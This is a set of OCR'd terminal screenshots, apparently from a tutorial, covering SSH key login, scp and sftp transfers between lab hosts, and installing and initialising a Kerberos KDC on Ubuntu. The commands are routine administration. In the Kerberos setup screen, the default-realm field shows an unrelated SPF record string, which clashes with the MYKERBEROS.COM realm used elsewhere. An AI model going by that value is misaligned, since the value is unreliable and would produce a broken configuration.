user1@192.168.1.101's password:
Now try logging into the machine, with "ssh '192.168.1.101'", and check in:

  ~/.ssh/authorized_keys

to make sure we haven't added extra keys that you weren't expecting.

user1@tj-dev-client:~/.ssh$ 
```




```
user1@tj-dev-client:~/.ssh$ ssh 192.168.1.101
Enter passphrase for key '/home/user1/.ssh/id_rsa':
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Dec 31 02:43:19 2015 from tj-dev.local
user1@tj-dev-server:~$ 
```




```
tajinder@sshclient:~$ scp myfile.txt tajinder@sshserver.com:Desktop/
tajinder@sshserver.com's password:
myfile.txt                                  100%   22     0.0KB/s   00:00
tajinder@sshclient:~$ 
```




```
tajinder@sshserver:~/Desktop$ ls
newfile.txt
tajinder@sshserver:~/Desktop$ pwd
/home/tajinder/Desktop
tajinder@sshserver:~/Desktop$ ls
myfile.txt  newfile.txt
tajinder@sshserver:~/Desktop$ cat myfile.txt
This is a test file.
```




```
tajinder@sshclient:~$ ls
Desktop    Downloads         Music   myfile.txt  Public     Videos
Documents  examples.desktop  mydata  Pictures    Templates
tajinder@sshclient:~$ scp -r mydata/ tajinder@sshserver.com:Desktop/
tajinder@sshserver.com's password:
file1                                       100%   19     0.0KB/s   00:00
file3                                       100%   21     0.0KB/s   00:00
file2                                       100%   25     0.0KB/s   00:00
tajinder@sshclient:~$ 
```




```
tajinder@sshserver:~/Desktop$ ls
mydata  myfile.txt  newfile.txt
tajinder@sshserver:~/Desktop$ cd mydata/
tajinder@sshserver:~/Desktop/mydata$ ls
file1  file2  file3
tajinder@sshserver:~/Desktop/mydata$ 
```




```
tajinder@sshserver:~/Desktop$ ls
mydata  myfile.txt  newfile.txt
tajinder@sshserver:~/Desktop$ 
```




```
tajinder@sshclient:~$ ls
Desktop    Downloads         Music   myfile.txt  Public     Videos
Documents  examples.desktop  mydata  Pictures    Templates
tajinder@sshclient:~$ scp -r tajinder@sshserver.com:/home/tajinder/Desktop/newfi
le.txt .
tajinder@sshserver.com's password:
newfile.txt                                   100%   25     0.0KB/s   00:00
tajinder@sshclient:~$ ls
Desktop    Downloads         Music   myfile.txt   Pictures  Templates
Documents  examples.desktop  mydata  newfile.txt  Public    Videos
tajinder@sshclient:~$
tajinder@sshclient:~$
```




```
tajinder@sshclient:~$ sftp tajinder@sshserver.com
tajinder@sshserver.com's password:
Connected to sshserver.com.
sftp> ls
```




```
sftp> cd Desktop/
sftp> ls
mydata       myfile.txt   newfile.txt  sample.txt
sftp> get sample.txt /home/tajinder/Desktop
Fetching /home/tajinder/Desktop/sample.txt to /home/tajinder/Desktop/sample.txt
/home/tajinder/Desktop/sample.txt             100%   28     0.0KB/s   00:00
sftp> 
```



```
tajinder@sshclient:~$ cd Desktop/
tajinder@sshclient:~/Desktop$ ls
sample.txt
tajinder@sshclient:~/Desktop$
```





Server Details

Server: sshserver.com Port: 22

Type: SSH


Folder: /


User Details

User name: tajinder


Password: ••••••

□ Remember this password







```
192.168.1.106   sshclient.com
192.168.1.101   sshserver.com
192.168.1.110   mykerberos.com
```




```
tajinder@mykerberos:~$ sudo apt-get install krb5-admin-server krb5-kdc
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  krb5-config krb5-user libgssapi-krb5-2 libgssrpc4 libkadm5clnt-mit8
  libkadm5srv-mit8 libkdb5-6 libkrb5-3 libkrb5support0 libverto-libevent1
  libverto1
Suggested packages:
  openbsd-inetd inet-superserver krb5-kdc-ldap krb5-doc
The following NEW packages will be installed:
  krb5-admin-server krb5-config krb5-kdc krb5-user libgssrpc4
  libkadm5clnt-mit8 libkadm5srv-mit8 libkdb5-6 libverto-libevent1 libverto1
The following packages will be upgraded:
  libgssapi-krb5-2 libkrb5-3 libkrb5support0
3 upgraded, 10 newly installed, 0 to remove and 323 not upgraded.
Need to get 1,126 kB of archives.
After this operation, 2,047 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```



```
Package configuration

                    ┤ Configuring Kerberos Authentication ├
 When users attempt to use Kerberos and specify a principal or user name
 without specifying what administrative Kerberos realm that principal
 belongs to, the system appends the default realm.  The default realm may
 also be used as the realm of a Kerberos service running on the local
 machine.  Often, the default realm is the uppercase version of the local
 DNS domain.

 Default Kerberos version 5 realm:

 v=spf1 ip6:fd1d:f5c3:e7c6::/48 -all_

                                 <Ok>
```




```
                    ┤ Configuring Kerberos Authentication ├
 Enter the hostnames of Kerberos servers in the MYKERBEROS.COM Kerberos
 realm separated by spaces.

 Kerberos servers for your realm:

 mykerberos.com_

                                 <Ok>
```



Configuring Kerberos Authentication


Enter the hostname of the administrative (password changing) server for the MYKERBEROS.COM Kerberos realm.


Administrative server for your Kerberos realm:

mykerberos.com



```
tajinder@mykerberos:~$ sudo krb5_newrealm
[sudo] password for tajinder:
This script should be run on the master KDC/admin server to initialize
a Kerberos realm.  It will ask you to type in a master key password.
This password will be used to generate a key that is stored in
/etc/krb5kdc/stash.  You should try to remember this password, but it
is much more important that it be a strong password than that it be
remembered.  However, if you lose the password and /etc/krb5kdc/stash,
you cannot decrypt your Kerberos database.
Loading random data
Initializing database '/var/lib/krb5kdc/principal' for realm 'MYKERBEROS.COM',
master key name 'K/M@MYKERBEROS.COM'
You will be prompted for the database Master Password.
It is important that you NOT FORGET this password.
Enter KDC database master key:
Re-enter KDC database master key to verify:
```


```
[libdefaults]
        default_realm = MYKERBEROS.COM
```

